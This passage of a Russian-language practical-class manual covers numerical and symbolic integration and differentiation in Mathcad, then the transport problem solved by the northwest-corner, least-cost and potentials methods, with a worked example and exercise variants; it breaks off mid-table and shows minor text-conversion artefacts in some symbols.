Встречаются также и случаи, когда приходится прибегать к формулам приближенного интегрирования даже для таких интегралов, которые могут быть найдены в конечном виде, но такое выражение оказывается слишком сложным. Особенно важны формулы приближенного интегрирования при решении задач, содержащих функции, заданные таблично.

### *Квадратурные формулы*

Наиболее распространенным подходом к численному вычислению интеграла

$$I = \int_a^b f(x) dx \quad (1)$$

является разбиение отрезка  $[a, b]$  на  $n$  равных частей  $a = x_0 < x_1 < \dots < x_n =$

$b$  с шагом  $h = \frac{b-a}{n}$ , интерполирование функции  $y = f(x)$  на отрезке  $[a, b]$  (получение интерполяционного многочлена  $j(x)$ ) и замена в (1) интеграла интегральной суммой:

$$I_n = \int_a^b \varphi(x) dx = \sum_{i=0}^n A_i \cdot y_i, \quad I_n \approx I. \quad (2)$$

Соотношения вида (2) называют *квадратурными формулами*.



В простейших случаях в качестве интерполяционного многочлена  $j(x)$  берут ступенчатую, кусочно-линейную или кусочно-параболическую функции, а также полином степени  $k = n$  ( $j(x) = x^k$ ) для которых квадратурные формулы принимают вид (см. Пример 1 Рисунка 8):




Рисунок 8. Численное интегрирование и дифференцирование

формула прямоугольников:

$$I_n = h \sum_{i=1}^n f(x_{i-1/2}), \quad x_{i-1/2} = x_{i-1} + \frac{1}{2}h, \quad i = 1, 2, \dots, n; \quad (3)$$

...

формула трапеций:

$$I_n = h \cdot \left( \frac{y_0 + y_n}{2} + \sum_{i=1}^{n-1} y_i \right); \quad (4)$$

формула Симпсона ( $n$  - четное число):

$$I_n = \frac{h}{3} (y_0 + 4(y_1 + y_3 + \dots + y_{n-1}) + 2(y_2 + y_4 + \dots + y_{n-2})) - \quad (5)$$

;

метод неопределенных коэффициентов состоит в вычислении определенного интеграла

(1) с помощью формулы (2) коэффициенты  $A_i$ , которой находятся в результате решения

следующей системы уравнений:

$$\begin{cases} I_0 = A_0 + A_1 + \dots + A_n \\ I_1 = A_0 x_0 + A_1 x_1 + \dots + A_n x_n, \\ \dots \\ I_n = A_0 x_0^n + A_1 x_1^n + \dots + A_n x_n^n, \end{cases} \quad (6)$$

где  $I_k = \int_a^b x^k = \frac{b^{k+1} - a^{k+1}}{k+1}, k = 0, 1, \dots, n.$

### Метод Монте-Карло

Во многих задачах исходные данные носят случайный характер, поэтому для их решения должен применяться статистико-вероятностный подход. На основе такого подхода и построен метод статистических испытаний, называемый также методом *Монте-Карло*.

Пусть  $h$  - равномерно распределенная на отрезке  $[a, b]$  случайная величина, :

$$\int_a^b f(x) dx = \frac{b-a}{n} \sum_{i=1}^n f(\eta_i) \quad (7)$$

Для генерирования последовательности случайных чисел с нормальным законом распределения в Mathcad возможно использовать функцию *rnd*

|     |                                                                      |
|-----|----------------------------------------------------------------------|
| rnd | Возвращает равномерно распределенное случайное число между 0 и $x$ . |
|-----|----------------------------------------------------------------------|

Для реализации метода Монте-Карло удобно использовать функцию *mean*

|         |                                                                    |
|---------|--------------------------------------------------------------------|
| mean(A) | Возвращает среднее арифметическое значение элементов массива $A$ . |
|---------|--------------------------------------------------------------------|

### Численное дифференцирование

Численное дифференцирование аналитически или таблично заданной функции  $f(x)$  на отрезке  $[a, b]$  в точке  $x = X$  заключается в замене  $f(x)$

интерполяционным полиномом  $j(x)$ ,  $\frac{d^m \varphi(x)}{dx^m} \approx \frac{d^m f(x)}{dx^m}$  которого можно найти аналитически с помощью соответствующих формул:

$$\frac{d^m f(x)}{dx^m} \approx \frac{d^m \varphi(x)}{dx^m} = \sum_{i=0}^n B_i \cdot y_i \quad (8)$$

Метод неопределенных коэффициентов (см. Пример 2 Рисунка 8) предполагает использование в качестве интерполяционного многочлена  $j(x)$  полином степени  $k = n$  ( $j(x) = (X - x_i)^k$ ), а коэффициенты  $B_i$  формулы (8) находятся в результате решения следующей системы уравнений:

$$\begin{cases} D_0 = B_0 + B_1 + \dots + B_n, \\ D_1 = B_0 x_0 + B_1 x_1 + \dots + B_n x_n, \\ \dots \\ D_n = B_0 x_0^n + B_1 x_1^n + \dots + B_n x_n^n, \end{cases} \quad (9)$$

где  $D_k = (X^k)' = k \cdot X^{k-1}$ ,  $k = 0, 1, \dots, n$ .

## Символьное интегрирование и дифференцирование

Для вычисления интегралов (или нахождения первообразных) аналитически заданной функции используется команда **Symbolic Ю Integrate on Variable (Интегрировать по переменной)**. Она возвращает символьное значение неопределенного интеграла по указанной маркером ввода переменной. Выражение, в состав которого входит переменная, является подынтегральной функцией.

Команда **Symbolic Ю Differentiate on Variable (Дифференцировать по переменной)** возвращает символьное значение производной выражения по той переменной, которая указана курсором. Для вычисления производных высшего порядка нужно повторить вычисление необходимое число раз.

Результат символьного преобразования иногда содержит *специальные функции*, которые не являются частью списка *встроенных функций* Mathcad. Вот определения некоторых из них:

$g$  - константа Эйлера,

$$\begin{aligned} \text{Ci}(x) &= g + \ln(x) + \int_0^x \frac{\cos(t) - 1}{t} dt, & \text{Si}(x) &= \int_0^x \frac{\sin(t)}{t} dt, \\ \text{Chi}(x) &= g + \ln(x) + \int_0^x \frac{\cosh(t) - 1}{t} dt, & \text{Shi}(x) &= \int_0^x \frac{\sinh(t)}{t} dt. \end{aligned}$$

Порядок выполнения

**Задание 1.** Определить функцию  $f(x)$  таблично, вычислив значения  $y_i = f(x_i)$  в точках  $x_i = a + h \cdot i$ ,  $i = 0, 1, \dots, 8$ ,  
 $h = (b - a)/8$  на отрезке  $[a, b]$ .

### Варианты задания 1

| № варианта | $f(x)$           | $[a, b]$     | $[c, d]$   |
|------------|------------------|--------------|------------|
| 1          | $1/(\lg 2x + 1)$ | $[0.4, 0.8]$ | $[2, 2.1]$ |

|    |                                       |              |            |
|----|---------------------------------------|--------------|------------|
| 2  | $\cos 3x / (1 - \cos 3x)^2$           | [0.8, 1.6]   | [-1, -0.9] |
| 3  | $1/(x\sqrt{x^3 + 4})$                 | [0.18, 0.98] | [0.5, 0.6] |
| 4  | $\sin x / (1 + \sin x)$               | [0.8, 1.6]   | [2, 2.1]   |
| 5  | $x^2 \lg(x + 2)$                      | [0, 0.4]     | [1.5, 1.6] |
| 6  | $x^2 \operatorname{arctg}(x/3)$       | [0.8, 1.6]   | [1, 1.1]   |
| 7  | $e^{2x} \sin 3x$                      | [0.4, 1.2]   | [2, 2.1]   |
| 8  | $\operatorname{ctg} 2x / (\sin 2x)^2$ | [0.8, 1.2]   | [1, 1.1]   |
| 9  | $(x + 1) \sin x$                      | [1, 5]       | [1, 1.1]   |
| 10 | $5x + x \lg x$                        | [0.2, 1]     | [1.3, 1.4] |
| 11 | $(2x + 3) \sin x$                     | [0.4, 1.2]   | [0.5, 0.6] |
| 12 | $\cos x / (2x + 5)$                   | [0.4, 1.2]   | [1, 1.1]   |
| 13 | $1/(1 + x + x^2)$                     | [0, 4]       | [2, 2.1]   |
| 14 | $(1 + x)/(2 + x)$                     | [0.4, 0.8]   | [1.5, 1.6] |
| 15 | $\sqrt{1 + e^{-x}}$                   | [0.4, 1.2]   | [0.5, 0.6] |

**Задание 2.** Вычислить интеграл  $\int_a^b f(x) dx$  :

- с помощью встроенного *оператора интегрирования*;
- по формуле *прямоугольников*;
- по формуле *Симпсона*;
- с помощью встроенного *оператора интегрирования* и интерполяцией табличной функции *кубическим сплайном* (функции *cspline* и *interp*);
- методом *неопределенных коэффициентов* для численного интегрирования.

**Задание 3.** Вычислить интеграл  $\int_a^b f(x) dx$  методом *Монте-Карло*. Для этого необходимо:

- определить диапазон случайных чисел, например  $j: = 0..1000$ ;
- определить с помощью функции *rnd* равномерно распределенную случайную величину  $h_j$  на отрезке интегрирования  $[a, b]$ ;
- создать вектор  $F_j = f(h_j)$ ;
- с помощью функции *mean* вычислить интеграл.

**Задание 4.** Найти первообразную аналитически заданной функции  $f(x)$ , используя команду **Symbolic IO Integrate on Variable**.

**Задание 5.** Вычислить значения первой и второй производных функции  $f(x)$  в точке  $X = c$ :

- с помощью операторов дифференцирования *Mathcad*;

- методом неопределенных коэффициентов для численного дифференцирования.

Определить функцию  $f(x)$  таблично, вычислив значения  $y_i = f(x_i)$  в точках  $x_i = c + h \cdot i$ ,  $i = 0, 1, \dots, 10$ ,  $h = 0.01$  на отрезке  $[c, d]$ .

**Задание 6.** Определить символьное значение первой и второй производных  $f(x)$ , используя команду **Symbolic IO Differentiate on Variable**.

## Тема 5. Транспортная задача. Методы нахождения начального решения транспортной задачи. Метод потенциалов

### ПРАКТИЧЕСКОЕ ЗАНЯТИЕ № 9

**Цель работы:** Найти начальное решение транспортной задачи двумя методами: методом северо-западного угла и методом наименьшей стоимости. Найти оптимальное решение транспортной задачи методом потенциалов.

#### Краткая теория

Симплексный метод для решения задач линейного программирования является универсальным, он позволяет решить любую задачу, но решение иных задач связано с трудоемкими расчетами. Можно выделить класс задач, которые решаются более простыми специальными методами. К числу таких задач относятся так называемые **транспортные задачи**.

**Классическая транспортная задача** - о наиболее экономном плане перевозок однородного продукта или взаимозаменяемых продуктов из пунктов отправления в пункты назначения.

Классическая транспортная задача (сокращенно ТЗ) формулируется следующим образом.

В пунктах отправления  $A_1, A_2, \dots, A_m$ , которые будем называть также поставщиками, сосредоточены запасы однородного груза в количествах  $a_1, a_2, \dots, a_m$  соответственно. В пункты назначения  $B_1, B_2, \dots, B_n$ , именуемые потребителями, надлежит доставить соответственно  $b_1, b_2, \dots, b_n$  единиц груза.

Известен транспортный тариф  $c_{ij}$  - стоимость перевозки единицы груза из пункта  $A_i$  в пункт  $B_j$ ,  $i=1, 2, \dots, m, j=1, 2, \dots, n$ . Требуется составить такой план перевозок

груза, при котором общая стоимость  $F$  всех перевозок была бы наименьшей, при этом все заявки были бы выполнены.

В термин "транспортный тариф" вкладывается условное понимание стоимости единицы груза - это может быть себестоимость, расстояние, тариф, время, расход топлива или электроэнергии и др.

Пусть суммарные запасы грузов у поставщиков равны суммарным потребностям потребителей:

$$\sum_{i=1}^m a_i = \sum_{j=1}^n b_j$$

Это условие называется условием баланса. Если для ТЗ условие баланса выполняется, то модель ТЗ называется закрытой, если условие баланса не выполнено, то модель ТЗ - открытая. Составим математическую модель ТЗ.

Пусть  $x_{ij}$  - количество груза, которое поставщик  $A_i$  отправляет потребителю  $B_j$  ( $i=1,2,\dots,m, j=1,2,\dots,n$ ) со стоимостью перевозок  $c_{ij}$ . Данные задачи можно представить в виде таблицы 1.

Таблица 1.

| Поставщики  | Потребители          |                      |     |                      | Запасы                                |
|-------------|----------------------|----------------------|-----|----------------------|---------------------------------------|
|             | $B_1$                | $B_2$                | ... | $B_n$                |                                       |
| $A_1$       | $c_{11}$<br>$x_{11}$ | $c_{12}$<br>$x_{12}$ | ... | $c_{1n}$<br>$x_{1n}$ | $a_1$                                 |
| $A_2$       | $c_{21}$<br>$x_{21}$ | $c_{22}$<br>$x_{22}$ | ... | $c_{2n}$<br>$x_{2n}$ | $a_2$                                 |
| ...         | ...                  | ...                  | ... | ...                  | ...                                   |
| $A_m$       | $c_{m1}$<br>$x_{m1}$ | $c_{m2}$<br>$x_{m2}$ | ... | $c_{mn}$<br>$x_{mn}$ | $a_m$                                 |
| Потребности | $b_1$                | $b_2$                | ... | $b_n$                | $\sum_{i=1}^m a_i = \sum_{j=1}^n b_j$ |

По смыслу своему величины  $x_{ij} \geq 0$  и должны удовлетворять следующим ограничениям:

- Из пункта  $A_i$  все запасы должны быть вывезены (ограничения по ресурсам):  $\sum_{j=1}^n x_{ij} = a_i (i=1,2,\dots,m)$ ;
- Заявки потребителей  $B_j$  должны быть выполнены (ограничения по потребностям):  $\sum_{i=1}^m x_{ij} = b_j (j=1,2,\dots,n)$ .

Затраты на перевозку  $x_{ij}$  единиц груза из пункта поставки  $A_i$  в пункт потребления  $B_j$  составляют  $c_{ij} \cdot x_{ij}$  рублей; общая же стоимость всех перевозок

$$F = \sum_{i=1}^m \sum_{j=1}^n c_{ij} \cdot x_{ij} \rightarrow \min$$

$x_{ij}$  равна сумме всех таких затрат:

Математическая постановка ТЗ состоит в следующем:

составить план перевозок  $x_{ij}$ , удовлетворяющих системе ограничений:

$$\begin{cases} \sum_{i=1}^m x_{ij} = b_j, (j=1, 2, \dots, n) \\ \sum_{j=1}^n x_{ij} = a_i, (i=1, 2, \dots, m) \\ \sum_{i=1}^m a_i = \sum_{j=1}^n b_j \end{cases},$$

условию неотрицательности:  $x_{ij} \geq 0$ ,  $i=1, 2, \dots, m, j=1, 2, \dots, n$ , при котором целевая функция достигает своего минимума:

$$F = \sum_{i=1}^m \sum_{j=1}^n c_{ij} \cdot x_{ij} \rightarrow \min$$

Из математической модели видно, что ТЗ является частным случаем общей задачи линейного программирования. В общей теории линейного программирования доказаны следующие теоремы:

**Теорема 1. Транспортная задача при выполнении условия баланса всегда имеет решение.**

**Теорема 2. Система ограничений транспортной задачи содержит  $m+n-1$  линейно-независимых уравнений.**

При решении задач практический смысл теоремы 2 заключается в следующем: число назначенных перевозок равно  $m+n-1$ .

Процедура решения ТЗ будет состоять в последовательном улучшении опорных планов и проверки их на оптимальность.

#### **Методы построения начального плана.**

Существует несколько методов построения первоначального опорного плана ТЗ (опорный план - план, удовлетворяющий системе ограничений и условию неотрицательности). Рассмотрим только два из них: метод северо-западного угла и метод наименьшей стоимости.

Как уже отмечалось, в опорном плане не более  $r = m + n - 1$  переменных  $x_{ij}$ , отличных от нуля. Если таких переменных равно  $r$ , то такой план называют невырожденным, в противном случае - вырожденным.

**Метод северо-западного угла.** Назначение перевозок начинаем с левой верхней клетки (северо-западный угол). Сравнивая ресурсы поставщика и потребности потребителя, назначаем максимально возможную перевозку. Если ресурсов поставщика недостаточно, то переходим к следующему поставщику. Если ресурсов у поставщика достаточно, то назначив нужную перевозку первому потребителю, переходим к следующему потребителю. При назначении перевозок для удобства записываем остаток ресурсов (потребностей); если ресурсы закончились или потребности удовлетворены, то ставим букву "к" (конец). Если при назначении перевозки одновременно закончились запасы ресурсов у поставщика и удовлетворены потребности потребителя, то из "игры" выводим только одного участника, другому оставляем нуль запасов или нуль потребностей.

**Метод наименьшей стоимости.** Выбираем клетку с наименьшей тарифной ставкой и назначаем максимально возможную перевозку. Если запасы закончились или потребности удовлетворены, то поставщика или потребителя исключаем. Среди оставшихся клеток снова выбираем клетку с наименьшей стоимостью и назначаем максимально возможную перевозку. Если в результате назначения перевозки закончились запасы поставщика или удовлетворены потребности потребителя, то его исключаем из дальнейшего рассмотрения.

### **Метод потенциалов построения оптимального плана.**

Наиболее простым методом решения ТЗ является метод потенциалов. Потенциалами называются условные числа  $u_i, v_j$  приписанные определенным образом каждому поставщику и потребителю.

**Теорема 3( условие оптимальности плана).** Сумма потенциалов поставщика и потребителя равна тарифной ставке для занятых клеток; сумма потенциалов поставщика и потребителя не превышает тарифную ставку для свободных клеток:

$$\begin{cases} u_i + v_j = c_{ij}, & x_{ij} > 0, \\ u_i + v_j \leq c_{ij}, & x_{ij} = 0 \end{cases}$$

**Замечание.** Опорный план должен быть невырожденным.

### **Алгоритм решения транспортной задачи:**

Строим начальные планы методом северо-западного угла и наименьшей стоимости, из них выбираем лучший.

Находим потенциалы поставщиков и потребителей, используя первое условие оптимальности плана:  $u_i + v_j = c_{ij}$

Проверяем второе условие оптимальности плана для свободных клеток

$u_i + v_j \leq c_{ij}$ . Если оно выполнено, то план оптимален. Если не выполнено, то улучшаем план.

#### **4. Улучшение плана.**

а) при невыполнении второго условия оптимальности плана в клетку заносим нарушение  $u_i + v_j - c_{ij}$  со знаком "+". Такие клетки называются потенциальными;

среди всех потенциальных клеток выбираем клетку с наибольшим нарушением;

строим для выбранной клетки замкнутый контур, состоящий из вертикальных и горизонтальных отрезков прямой, причем вершины контура лежат в занятых клетках, за исключением той клетки, для которой строится контур. Виды контуров приведены на рисунке 1;

**Рис. 1 Виды контуров**

вершины контура поочередно помечаем, знаками "+", "-", начиная с клетки, для которой построен контур;

е) среди клеток, помеченных знаком "-", выбираем наименьшую перевозку. На эту



величину увеличиваем перевозки в клетках, помеченных знаком "+", и уменьшаем в клетках, помеченных знаком "-". В результате переназначения перевозок освобождается одна клетка.

5. Вновь полученный план проверяем на оптимальность.

#### Порядок выполнения заданий

**Задание.** Имеются три пункта поставки однородного груза **A1, A2, A3** и пять пунктов **B1, B2, B3, B4, B5** потребления этого груза. На пунктах **A1, A2 и A3** находится груз соответственно в количестве *a1, a2 и a3* тонн. В пункты **B1, B2, B3, B4, B5** требуется доставить соответственно *b1, b2, b3, b4, b5* тонн груза. Расстояние между пунктами поставки и пунктами потребления приведено в таблице:

| Пункты<br>поставки | Пункты потребления |           |           |           |           |
|--------------------|--------------------|-----------|-----------|-----------|-----------|
|                    | <b>B1</b>          | <b>B2</b> | <b>B3</b> | <b>B4</b> | <b>B5</b> |
| <b>A1</b>          | D11                | D12       | D13       | D14       | D15       |
| <b>A2</b>          | D21                | D22       | D23       | D24       | D25       |
| <b>A3</b>          | D31                | D32       | D33       | D34       | D35       |

Найти такой план закрепления потребителей за поставщиками однородного груза, чтобы общие затраты по перевозкам были минимальными.

$$a_1=200, a_2=250, a_3=200, b_1=190, \\ b_2=100, b_3=120,$$

$$b_4=110, b_5=130.$$

$$D = \begin{pmatrix} 28 & 27 & 18 & 27 & 24 \\ 18 & 26 & 27 & 32 & 21 \\ 27 & 33 & 23 & 31 & 34 \end{pmatrix}$$

### Решение.

1. Построим начальный план двумя методами: методом северо-западного угла и методом наименьшей стоимости, и выберем тот план, который будет наилучшим, то есть получим минимальные затраты за перевозку однородного груза.

А) Строим начальный план методом северо-западного угла. Составим таблицу значений:

| Потребители<br>Поставщики | <b>B1</b> | <b>B2</b>  | <b>B3</b> | <b>B4</b>  | <b>B5</b> | Запасы             |
|---------------------------|-----------|------------|-----------|------------|-----------|--------------------|
| <b>A1</b>                 | 28<br>190 | 27<br>10   | 18        | 27         | 24        | 200, 10, к         |
| <b>A2</b>                 | 18        | 26<br>90   | 27<br>120 | 32<br>40   | 21        | 250, 160,<br>40, к |
| <b>A3</b>                 | 27        | 33         | 23        | 31<br>70   | 34<br>130 | 200, 130, к        |
| Потребности               | 190, к    | 100, 90, к | 120, к    | 110, 70, к | 130, к    | 650=650            |

Число назначенных перевозок  $m+n-1=3+5-1=7$ , то есть начальный план

$$x_{11}=190, x_{12}=10, x_{22}=90, x_{23}=120, x_{24}=40, x_{34}=70, x_{35}=130$$

невырожденный.

При таком плане суммарные транспортные издержки равны:

$$F=28 \cdot 190 + 27 \cdot 10 + 26 \cdot 90 + 27 \cdot 120 + 32 \cdot 40 + 31 \cdot 70 + 34 \cdot 130 = 5320 + 270 + 2340 + 3240 + \\ + 1280 + 2170 + 4420 = 19040 \text{ (единиц)}$$

Б) Строим начальный план методом наименьшей стоимости. Составим таблицу значений:

| Потребители<br>Поставщики | <b>B1</b> | <b>B2</b>  | <b>B3</b> | <b>B4</b> | <b>B5</b>  | Запасы            |
|---------------------------|-----------|------------|-----------|-----------|------------|-------------------|
| <b>A1</b>                 | 28        | 27<br>10   | 18<br>120 | 27        | 24<br>70   | 200, 80, 10,<br>к |
| <b>A2</b>                 | 18<br>190 | 26         | 27        | 32        | 21<br>60   | 250, 60, к        |
| <b>A3</b>                 | 27        | 33<br>90   | 23        | 31<br>110 | 34         | 200, 90, к        |
| Потребности               | 190, к    | 100, 90, к | 120, к    | 110, к    | 130, 70, к | 650=650           |

Начальный план:

$$x_{12}=10, x_{13}=120, x_{15}=70, x_{21}=190, x_{25}=60, x_{32}=90, x_{34}=110$$

При таком плане транспортные издержки

$$F=27 \cdot 10 + 18 \cdot 120 + 24 \cdot 70 + 18 \cdot 190 + 21 \cdot 60 + 33 \cdot 90 + 31 \cdot 110 = 270 + 2160 + 1680 + 3420 + \\ + 1260 + 2970 + 3410 = 15170 \text{ (единиц)}$$

Сравнивая транспортные издержки, видим, что план, построенный методом наименьшей стоимости, лучший.

2. Выбираем лучший план и находим потенциалы поставщиков и потребителей, используя первое условие оптимальности плана:  $u_i + v_j = c_{ij}$

| Потребители, $v_j$ |    | 21        | 27       | 18        | 25        | 24       |
|--------------------|----|-----------|----------|-----------|-----------|----------|
| Поставщики, $u_i$  |    | B1        | B2       | B3        | B4        | B5       |
| 0                  | A1 | 28        | 27<br>10 | 18<br>120 | 27        | 24<br>70 |
| -3                 | A2 | 18<br>190 | 26       | 27        | 32        | 21<br>60 |
| 6                  | A3 | 27        | 33<br>90 | 23<br>+1  | 31<br>110 | 34       |

Используя первое условие оптимальности плана, составим систему линейных уравнений для определения потенциалов:

$$\begin{cases} u_1 + v_2 = 27 \\ u_1 + v_3 = 18 \\ u_1 + v_5 = 24 \\ u_2 + v_1 = 18 \\ u_2 + v_5 = 21 \\ u_3 + v_2 = 33 \\ u_3 + v_4 = 31 \end{cases}$$

Система линейных уравнений содержит 7 уравнений и 8 неизвестных, т.е. она имеет множество решений. Так как нужно одно решение, то любой из неизвестных задаем значение и вычисляем остальные неизвестные.

Пусть  $u_1 = 0$ , тогда

$$u_2 = -3, u_3 = 6, v_1 = 21, v_2 = 27, v_3 = 18, v_4 = 25, v_5 = 24$$

1. Проверяем второе условие оптимальности плана для свободных клеток  $u_i + v_j \leq c_{ij}$ . Если есть нарушения, то заносим их со знаком «+». В результате проверки получили одну потенциальную клетку. Таким образом, начальный план не оптимален.

2. Улучшение плана. Выбираем клетку с максимальным нарушением и для нее строим замкнутый контур.

| Потребители, $v_j$ |    |           |            |             |           |          |
|--------------------|----|-----------|------------|-------------|-----------|----------|
| Поставщики, $u_i$  |    | B1        | B2         | B3          | B4        | B5       |
|                    | A1 | 28        | 27 +<br>1  | 18 -<br>120 | 27        | 24<br>70 |
|                    | A2 | 18<br>190 | 26         | 27          | 32        | 21<br>60 |
|                    | A3 | 27        | 33<br>- 90 | 23<br>+1    | 31<br>110 | 34       |

Среди клеток, помеченных знаком «-», выбираем наименьшую перевозку:

$$q = \min(90, 120) = 90$$

На эту величину увеличиваем перевозки в клетках, помеченных знаком «+», и уменьшаем в клетках, помеченных знаком «-». В результате переназначения перевозок имеем план:

| Потребители, $v_j$ |    | 21        | 27        | 18       | 26        | 24       |
|--------------------|----|-----------|-----------|----------|-----------|----------|
| Поставщики, $u_i$  |    | B1        | B2        | B3       | B4        | B5       |
| 0                  | A1 | 28        | 27<br>100 | 18<br>30 | 27        | 24<br>70 |
| -3                 | A2 | 18<br>190 | 26        | 27       | 32        | 21<br>60 |
| 5                  | A3 | 27        | 33        | 23<br>90 | 31<br>110 | 34       |

Используя первое условие оптимальности плана, составим систему линейных уравнений для определения потенциалов:

$$\begin{cases} u_1 + v_2 = 27 \\ u_1 + v_3 = 18 \\ u_1 + v_5 = 24 \\ u_2 + v_1 = 18 \\ u_2 + v_5 = 21 \\ u_3 + v_3 = 23 \\ u_3 + v_4 = 31 \end{cases}$$

Система линейных уравнений содержит 7 уравнений и 8 неизвестных, т.е. она имеет множество решений. Так как нужно одно решение, то любой из неизвестных задаем значение и вычисляем остальные неизвестные.

Пусть  $u_1 = 0$ , тогда

$$u_2 = -3, \quad u_3 = 5, \quad v_1 = 21, \quad v_2 = 27, \quad v_3 = 18, \quad v_4 = 26, \quad v_5 = 24$$

Проверяем второе условие оптимальности плана для свободных клеток

$u_i + v_j \leq c_{ij}$ . Условие оптимальности выполнены, следовательно, план, соответствующий таблице, оптимален.

$$x_{12} = 100, \quad x_{13} = 30, \quad x_{15} = 70, \quad x_{21} = 190, \quad x_{25} = 60, \quad x_{33} = 90, \quad x_{34} = 110$$

$$F = 27 \cdot 100 + 18 \cdot 30 + 24 \cdot 70 + 18 \cdot 190 + 21 \cdot 60 + 23 \cdot 90 + 31 \cdot 110 = 2700 + 540 + 1680 + 3420 + 1260 + 2070 + 3410 = 15080 \text{ (единиц)}$$

Ответ: Сравнивая три метода нахождения оптимального плана, делаем вывод, что метод потенциалов находит оптимальный план решения транспортной задачи, так как получили минимальные транспортные издержки равные 15080 единиц.

### Задания для самостоятельной работы 1 вариант.

**Задача.** Имеются три пункта поставки однородного груза **A1, A2, A3** и пять пунктов **B1, B2, B3, B4, B5** потребления этого груза. На пунктах **A1, A2 и A3** находится груз соответственно в количестве **a1, a2 и a3** тонн. В пункты **B1, B2, B3, B4, B5** требуется доставить соответственно **b1, b2, b3, b4, b5** тонн груза. Расстояние между пунктами поставки и пунктами потребления приведено в таблице:

| Пункты поставки | Пункты потребления |     |     |     |     |
|-----------------|--------------------|-----|-----|-----|-----|
|                 | B1                 | B2  | B3  | B4  | B5  |
| A1              | D11                | D12 | D13 | D14 | D15 |
| A2              | D21                | D22 | D23 | D24 | D25 |
| A3              | D31                | D32 | D33 | D34 | D35 |

Найти такой план закрепления потребителей за поставщиками однородного груза, чтобы общие затраты по перевозкам были минимальными.

$$a_1=200, a_2=350, a_3=300, \quad D=\begin{pmatrix} 24 & 50 & 55 & 27 & 16 \\ 50 & 47 & 23 & 17 & 21 \\ 35 & 59 & 55 & 27 & 41 \end{pmatrix}$$

$$b_1=270, \quad b_2=130, \quad b_3=190, \quad b_4=150, \quad b_5=110.$$

**2 вариант.**

**Задача.** Имеются три пункта поставки однородного груза **A1, A2, A3** и пять пунктов **B1, B2, B3, B4, B5** потребления этого груза. На пунктах **A1, A2 и A3** находится груз соответственно в количестве **a1, a2 и a3** тонн. В пункты **B1, B2, B3, B4, B5** требуется доставить соответственно **b1, b2, b3, b4, b5** тонн груза. Расстояние между пунктами поставки и пунктами потребления приведено в таблице:

| Пункты поставки | Пункты потребления |     |     |     |     |
|-----------------|--------------------|-----|-----|-----|-----|
|                 | B1                 | B2  | B3  | B4  | B5  |
| A1              | D11                | D12 | D13 | D14 | D15 |
| A2              | D21                | D22 | D23 | D24 | D25 |
| A3              | D31                | D32 | D33 | D34 | D35 |

Найти такой план закрепления потребителей за поставщиками однородного груза, чтобы общие затраты по перевозкам были минимальными.

$$a_1=200, a_2=300, a_3=250, b_1=210, \quad D=\begin{pmatrix} 20 & 10 & 13 & 13 & 18 \\ 27 & 19 & 20 & 16 & 22 \\ 26 & 17 & 19 & 21 & 23 \end{pmatrix}$$

$$b_2=150, \quad b_3=120, \quad b_4=135, \quad b_5=135.$$

**Контрольные вопросы**

1. Какие задачи называются транспортными?
2. В чем суть классической транспортной задачи?
3. Что означает термин «транспортный тариф»?
4. Как записывается условие баланса?
5. Как выглядит математическая постановка транспортной задачи?
6. В чем суть метода северо-западного угла?
7. Основная идея метода наименьшей стоимости?

## ПРАКТИЧЕСКОЕ ЗАНЯТИЕ № 10

**Цель работы:** Найти начальное решение транспортной задачи двумя методами: методом северо-западного угла и методом наименьшей стоимости. Найти оптимальное решение транспортной задачи методом потенциалов.

### Задания для самостоятельной работы 3 вариант.

**Задача.** Имеются три пункта поставки однородного груза **A1, A2, A3** и пять пунктов **B1, B2, B3, B4, B5** потребления этого груза. На пунктах **A1, A2 и A3** находится груз соответственно в количестве *a1, a2 и a3* тонн. В пункты **B1, B2, B3, B4, B5** требуется доставить соответственно *b1, b2, b3, b4, b5* тонн груза. Расстояние между пунктами поставки и пунктами потребления приведено в таблице:

| Пункты поставки | Пункты потребления |     |     |     |     |
|-----------------|--------------------|-----|-----|-----|-----|
|                 | B1                 | B2  | B3  | B4  | B5  |
